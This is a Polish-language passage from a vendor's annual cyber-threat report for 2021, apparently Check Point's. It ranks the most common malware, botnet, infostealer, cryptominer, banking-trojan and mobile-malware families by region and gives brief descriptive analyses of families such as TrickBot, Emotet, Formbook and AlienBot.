
STATYSTYKI DOTYCZĄCE ZŁOŚLIWEGO OPROGRAMOWANIA NA ŚWIECIE

Porównania danych przedstawione w kolejnych sekcjach niniejszego raportu opierają się na danych pochodzących z serwisu Check Point ThreatCloud Cyber Threat Map w okresie od stycznia do grudnia 2021 roku.

Dla każdego z regionów poniżej przedstawiamy najczęściej występujące złośliwe oprogramowanie.


NAJPOPULARNIEJSZE RODZINY ZŁOŚLIWEGO OPROGRAMOWANIA

ŚWIAT




Ryc. 10: Najpopularniejsze złośliwe oprogramowanie na świecie
Odsetek sieci korporacyjnych zaatakowanych przez poszczególne rodzaje złośliwego oprogramowania.

OBIE AMERYKI




Ryc. 11: Najpopularniejsze złośliwe oprogramowanie w obu Amerykach

EUROPA, BLISKI WSCHÓD I AFRYKA (EMEA)



Ryc. 12: Najpopularniejsze złośliwe oprogramowanie w regionie EMEA.

AZJA I PACYFIK (APAC)



Ryc. 13: Najpopularniejsze złośliwe oprogramowanie w regionie APAC.

ANALIZA NAJPOPULARNIEJSZEGO ZŁOŚLIWEGO OPROGRAMOWANIA


Na pierwszy rzut oka widać pewne zmiany w stosunku do naszego ostatniego rocznego rankingu złośliwego oprogramowania – z pierwszej dziesiątki wypadły **RigEK** oraz **LokiBot**, a ich miejsce zajęły botnet **Glupteba** oraz **RAT Remcos**.

TrickBot awansował w lutym, zastępując botnet Emotet i utrzymał tę pozycję przez resztę roku 2021. TrickBot to modułowy botnet i trojan bankowy, opracowany z myślą o systemach operacyjnych z rodziny Windows. Został także wykorzystany do ponownego uruchomienia botnetu Emotet w listopadzie 2021 roku – dzięki jego infrastrukturze rozpowszechniono stare-nowe złośliwe oprogramowanie. TrickBot jest stale aktualizowany o nowe możliwości, funkcje i wektory dystrybucji, dzięki czemu jest elastycznym i konfigurowalnym narzędziem, które może być rozprzestrzeniane w ramach zróżnicowanych kampanii. TrickBot stanowi ponadto popularną metodę uzyskiwania pierwszego dostępu do sieci w ramach ataków ukierunkowanych, umożliwiającą przestępcom wykorzystanie innego złośliwego oprogramowania, takiego jak Ryuk, Conti czy Bazar. Mimo że TrickBot został na krótko wyłączony w październiku 2020 roku, przez cały rok 2021 utrzymywał się w czołówce naszych rankingów najpopularniejszego złośliwego oprogramowania. Ponadto botnet ten został wykorzystany w ramach jednego z najpoważniejszych ataków ransomware tego roku – ataku ransomware Conti skierowany przeciwko Health Service Executive w Irlandii.

Phorpiex to botnet, który w szczytowym okresie swojego rozwoju kontrolował ponad milion zainfekowanych urządzeń. Jest wykorzystywany do rozprzestrzeniania innych rodzin szkodliwego oprogramowania za pośrednictwem kampanii spamowych, a także realizacji kampanii spamowych, kampanii wymuszeń na tle seksualnym oraz rozpowszechniania oprogramowania ransomware. Phorpiex, który osiągnął najniższą pozycję w połowie roku, w ostatnich miesiącach znalazł się na wyższej pozycji niż rok wcześniej. W grudniu zespół Check Point Research zauważył wzrost popularności i aktywności botnetu Phorpiex, który miał miejsce za sprawą zupełnie nowego wariantu o nazwie Twizt, który umożliwiał mu działanie w trybie peer-to-peer bez aktywnych serwerów kontroli. W ciągu jednego roku boty Phorpiex z powodzeniem przechwyciły 969 transakcji i ukradły 3,64 BTC, 55,87 ETH oraz 55 000 dolarów w tokenach ERC20 o wartości prawie pół miliona dolarów amerykańskich.


NAJWIĘKSZE BOTNETY

ŚWIAT




Ryc. 14: Najpopularniejsze botnety na świecie

OBIE AMERYKI




Ryc. 15: Najpopularniejsze botnety w obu Amerykach

EUROPA, BLISKI WSCHÓD I AFRYKA (EMEA)



Ryc. 16: Najpopularniejsze botnety w regionie EMEA

AZJA I PACYFIK (APAC)



Ryc. 17: Najpopularniejsze botnety w regionie APAC

ANALIZA BOTNETÓW NA ŚWIECIE

W naszych rankingach najprężniej działających botnetów na świecie nieustannie obserwujemy te same rodziny szkodliwego oprogramowania, co w 2020 roku, jedyne różnice dotyczą częstotliwości występowania każdej z nich. Na przykład **Dridex** spadł z drugiego na czwarte miejsce, podczas gdy **TrickBot** awansował na pozycję lidera.


Emotet, czyli jedna z najbardziej niesławnych rodzin złośliwego oprogramowania, która pojawiła się po raz pierwszy już w 2014 roku, najpierw jako trojan bankowy, a później jako botnet, obecnie zajmuje trzecie miejsce na liście największych botnetów. Botnet Emotet osiągnął niezwykle duży zasięg przed likwidacją w styczniu 2021 roku – pod jego kontrolą pozostawało ponad 1,5 miliona maszyn na całym świecie, co przełożyło się na szkody szacowane na około 2,5 miliarda dolarów. Był znany z rozprzestrzeniania innych rodzin złośliwego oprogramowania, w tym TrickBot, Qbot i innych.

Likwidacja botnetu Emotet miała ogromny wpływ na rynek botnetów. W wyniku likwidacji jednego z największych botnetów działających na komputerach osobistych pojawiła się próżnia, którą wypełniły **TrickBot, IcedID,** a ostatnio także **Phorpiex**. 15 listopada, zaledwie 10 miesięcy po likwidacji botnetu Emotet, na maszynach zainfekowanych trojanem TrickBot pojawiły się próbki oprogramowania Emotet. Komputery były coraz częściej atakowane w wyniku dużej kampanii spamowej, wykorzystującej złośliwe dokumenty zawierające oprogramowanie Emotet.

Zwracamy uwagę, że zarówno w naszym zestawieniu za I półrocze 2021 roku, jak i w zestawieniu globalnym za rok 2021 Emotet znalazł się w pierwszej trójce, mimo dziewięciu miesięcy braku aktywności, co jedynie potwierdza jego olbrzymie możliwości.


NAJPOPULARNIEJSZE ZŁOŚLIWE OPROGRAMOWANIE KRADNĄCE DANE

ŚWIAT




Ryc. 18: Najpopularniejsze oprogramowanie typu infostealer na świecie

OBIE AMERYKI




Ryc. 19: Najpopularniejsze oprogramowanie typu infostealer w obu Amerykach

EUROPA, BLISKI WSCHÓD I AFRYKA (EMEA)



Ryc. 20: Najpopularniejsze oprogramowanie typu infostealer w regionie EMEA

AZJA I PACYFIK (APAC)



Ryc. 21: Najpopularniejsze oprogramowanie typu infostealer w regionie APAC

ANALIZA ZŁOŚLIWEGO OPROGRAMOWANIA WYKRADAJĄCEGO DANE

W świecie infostealerów – złośliwego oprogramowania wykradającego dane, nadal dominuje kilka rodzin. AgentTesla, złośliwe oprogramowanie wykradające informacje odkryte po raz pierwszy w 2014 roku, odnotowało aż 50% spadek popularności w porównaniu z ubiegłym rokiem. Podobny spadek odnotował LokiBot, który pojawił się w 2016 roku.


Na szczycie listy znajduje się **Formbook**, złośliwe oprogramowanie wyłudzające informacje, które od 2016 roku jest sprzedawane jako usługa na podziemnych forach. Formbook służy do gromadzenia danych za pomocą przechwytywania naciśnięć klawiszy przez użytkownika. W połowie 2021 roku wykryto nowy wariant Formbooka krążący po sieci. Wariant ten został rozpowszechniony w ramach w kampanii phishingowej wykorzystującej dokumenty PowerPoint jako załączniki do wiadomości e-mail w celu dostarczenia złośliwego oprogramowania.

Kolejnym przykładem złośliwego oprogramowania dostępnego w modelu malware-as-a-service, które po raz pierwszy znalazło się w naszych statystykach najpopularniejszych złośliwych programów, jest **Raccoon**. Ten infostealer, sprzedawany od co najmniej dwóch lat, oferuje sprawną platformę dla partnerów, na której dostępne są szybkie poprawki błędów i automatyczne aktualizacje złośliwego oprogramowania instalowanego na komputerach ofiar.

Ostatnie aktualizacje oprogramowania Raccoon obejmują możliwość kradzieży kryptowalut, infekcji maszyny ofiary złośliwym oprogramowaniem oraz rozprzestrzeniania się za pośrednictwem Google SEO zamiast wiadomości phishingowych. W ramach obecnej kampanii użytkownicy są wabieni przy pomocy crackowanych licencji na oprogramowanie.


NAJPOPULARNIEJSZE KRYPTOMINERY

ŚWIAT




Ryc. 22: Najpopularniejsze kryptominery na świecie

OBIE AMERYKI




Ryc. 23: Najpopularniejsze kryptominery w obu Amerykach

EUROPA, BLISKI WSCHÓD I AFRYKA (EMEA)



Ryc. 24: Najpopularniejsze kryptominery w regionie EMEA

AZJA I PACYFIK (APAC)



Ryc. 25: Najpopularniejsze kryptominery w regionie APAC

ANALIZA KRYPTOMINERÓW


XMRig, legalne narzędzie do kopania kryptowaluty Monero, które zostało wykorzystane przez cyberprzestępców do złośliwych celów, nie tylko nadal znajduje się na szczycie rankingu kryptominerów, ale również cieszy się sporym wzrostem popularności – aż o ponad 25% w porównaniu z rokiem 2020. Na liście pojawiły się ponadto dwie nowe rodziny kryptominerów: LemonDuck, który zajmuje już drugie miejsce po XMRig, oraz CryptoBot.

LemonDuck, w przypadku którego zaobserwowano blisko 50-procentowy wzrost liczby ataków w porównaniu do statystyk z połowy roku, jest samorozprzestrzeniającym się botnetem z funkcją kopania kryptowalut, który umożliwia kradzież danych uwierzytelniających, posiada funkcje unikania wykrywania oraz możliwość rozprzestrzeniania się w zaatakowanej sieci. LemonDuck jest w stanie pobierać złośliwe oprogramowanie – w wielu przypadkach są to próbki trojana Ramnit.

CryptoBot to zaawansowany kryptominer, który gromadzi informacje o portfelach i kontach ofiary w momencie infekcji. W grudniu CryptoBot został zaobserwowany w kampanii skierowanej do użytkowników posiadających piracką kopię systemu operacyjnego Windows. Kampania wykorzystuje narzędzie do aktywacji o nazwie KMSPico, które oszukuje usługi zarządzania kluczami systemu Windows (KMS), aby uwierzytelnić piracką kopię systemu Windows jako legalną. Gdy użytkownik pobierze zainfekowaną wersję narzędzia, CryptoBot jest po cichu instalowany przy użyciu procesów działających w tle. Podobnie jak LemonDuck, CyptoBot wykorzystywał wcześniej exploit EternalBlue w ramach swojego łańcucha infekcji.


NAJPOPULARNIEJSZE TROJANY BANKOWE

ŚWIAT




Ryc. 26: Najpopularniejsze trojany bankowe na świecie

OBIE AMERYKI




Ryc. 27: Najpopularniejsze trojany bankowe w obu Amerykach

EUROPA, BLISKI WSCHÓD I AFRYKA (EMEA)



Ryc. 28: Najpopularniejsze trojany bankowe w regionie EMEA

AZJA I PACYFIK (APAC)



Ryc. 29: Najpopularniejsze trojany bankowe w regionie APAC

ANALIZA TROJANÓW BANKOWYCH


W ostatnich latach środowisko złośliwego oprogramowania atakującego aplikacje bankowe zostało zdominowane przez kilka trudnych do wykrycia rodzin trojanów. TrickBot wspiął się z drugiego miejsca na szczyt globalnego rankingu, natomiast Dridex spadł na trzecie miejsce – w porównaniu z rokiem 2020 jego popularność spadła o prawie 60%.

Qbot to nieustannie zmieniające się złośliwe oprogramowanie, które początkowo powstało w celu kradzieży danych bankowych i naciśnięć klawiszy. Działa jak robak, ale potrafi także funkcjonować jako botnet często wykorzystywany w kampaniach ransomware do pobierania złośliwego oprogramowania na zainfekowane urządzenia. We wrześniu Qbot wznowił działalność po trzymiesięcznej przerwie. Pierwszym krokiem była przeprowadzona na szeroką skalę kampania spamowa wykorzystująca to złośliwe oprogramowanie w celu kradzieży danych oraz w roli botnetu, jednocześnie rozprzestrzeniając złośliwe oprogramowanie SquirrelWaffle. W ostatniej kampanii przestępcy wykorzystali makra Visual Basic i Excel 4.0. W listopadzie nastąpił etap monetyzacji kampanii, który rozpoczął się od instalacji oprogramowania ransomware Conti na urządzeniach ofiar.

Dridex, kolejny przykład złośliwego oprogramowania wykradającego dane bankowe, obecnie posiada funkcje kradzieży danych i botnetu, zanotował w tym roku spadek popularności. Jednak we wrześniu badacze wykryli nowy wariant oprogramowania Dridex z rozszerzonymi możliwościami gromadzenia informacji, rozprzestrzeniający się w ramach kampanii phishingowej zawierającej specjalnie spreparowane dokumenty programu Microsoft Excel. Ponadto, w grudniu Dridex był jednym z pierwszych złośliwych programów, które zostały rozpowszechnione w kampanii wykorzystującej do infekcji lukę w zabezpieczeniach Log4j.


NAJPOPULARNIEJSZE ZŁOŚLIWE OPROGRAMOWANIE NA URZĄDZENIACH MOBILNYCH

ŚWIAT




Ryc. 30: Najpopularniejsze złośliwe oprogramowanie na urządzenia mobilne na świecie

OBIE AMERYKI




Ryc. 31: Najpopularniejsze złośliwe oprogramowanie na urządzenia mobilne w obu Amerykach

EUROPA, BLISKI WSCHÓD I AFRYKA (EMEA)



Ryc. 32: Najpopularniejsze złośliwe oprogramowanie na urządzenia mobilne w regionie EMEA

AZJA I PACYFIK (APAC)



Ryc. 33: Najpopularniejsze złośliwe oprogramowanie na urządzenia mobilne w regionie APAC

ANALIZA ZŁOŚLIWEGO OPROGRAMOWANIA NA URZĄDZENIA MOBILNE

Hiddad, złośliwe oprogramowanie wyświetlające reklamy, działające na urządzenia pracujące pod kontrolą systemu Android, którego twórcy wykorzystali tematykę pandemii COVID-19, utrzymało swoje miejsce na szczycie rankingu, wraz z oprogramowaniem **xHelper**, którego udział w rynku złośliwego oprogramowania zmniejszył się o 25% w porównaniu z rokiem 2020. W tym roku po raz pierwszy w rankingu znalazły się dwie inne rodziny złośliwego oprogramowania, a także dwie dotychczas nieobserwowane rodziny – AlienBot i FluBot.

AlienBot to złośliwe oprogramowanie bankowe działające na urządzeniach z systemem Android, dystrybuowane przez przestępców w modelu malware-as-a-service. Złośliwe oprogramowanie umożliwia atakującemu zdalne wstrzyknięcie dowolnego kodu do standardowych aplikacji bankowych, a tym samym uzyskanie dostępu do kont ofiar i w przejęcie kontroli nad ich urządzeniami. W marcu zespół Check Point Research wykrył nowy dropper o nazwie Clast82, dystrybuowany za pośrednictwem sklepu Google Play Store, który instaluje złośliwe oprogramowanie AlienBot na urządzeniach ofiar. Dropper wykorzystuje szereg technik, aby uniknąć wykrycia przez mechanizmy zabezpieczające Google Play Protect. W czasie okresu ewaluacji wykorzystywane są niezłośliwe dane, natomiast po uzyskaniu pozytywnej oceny dane są podmieniane na moduł AlienBot.

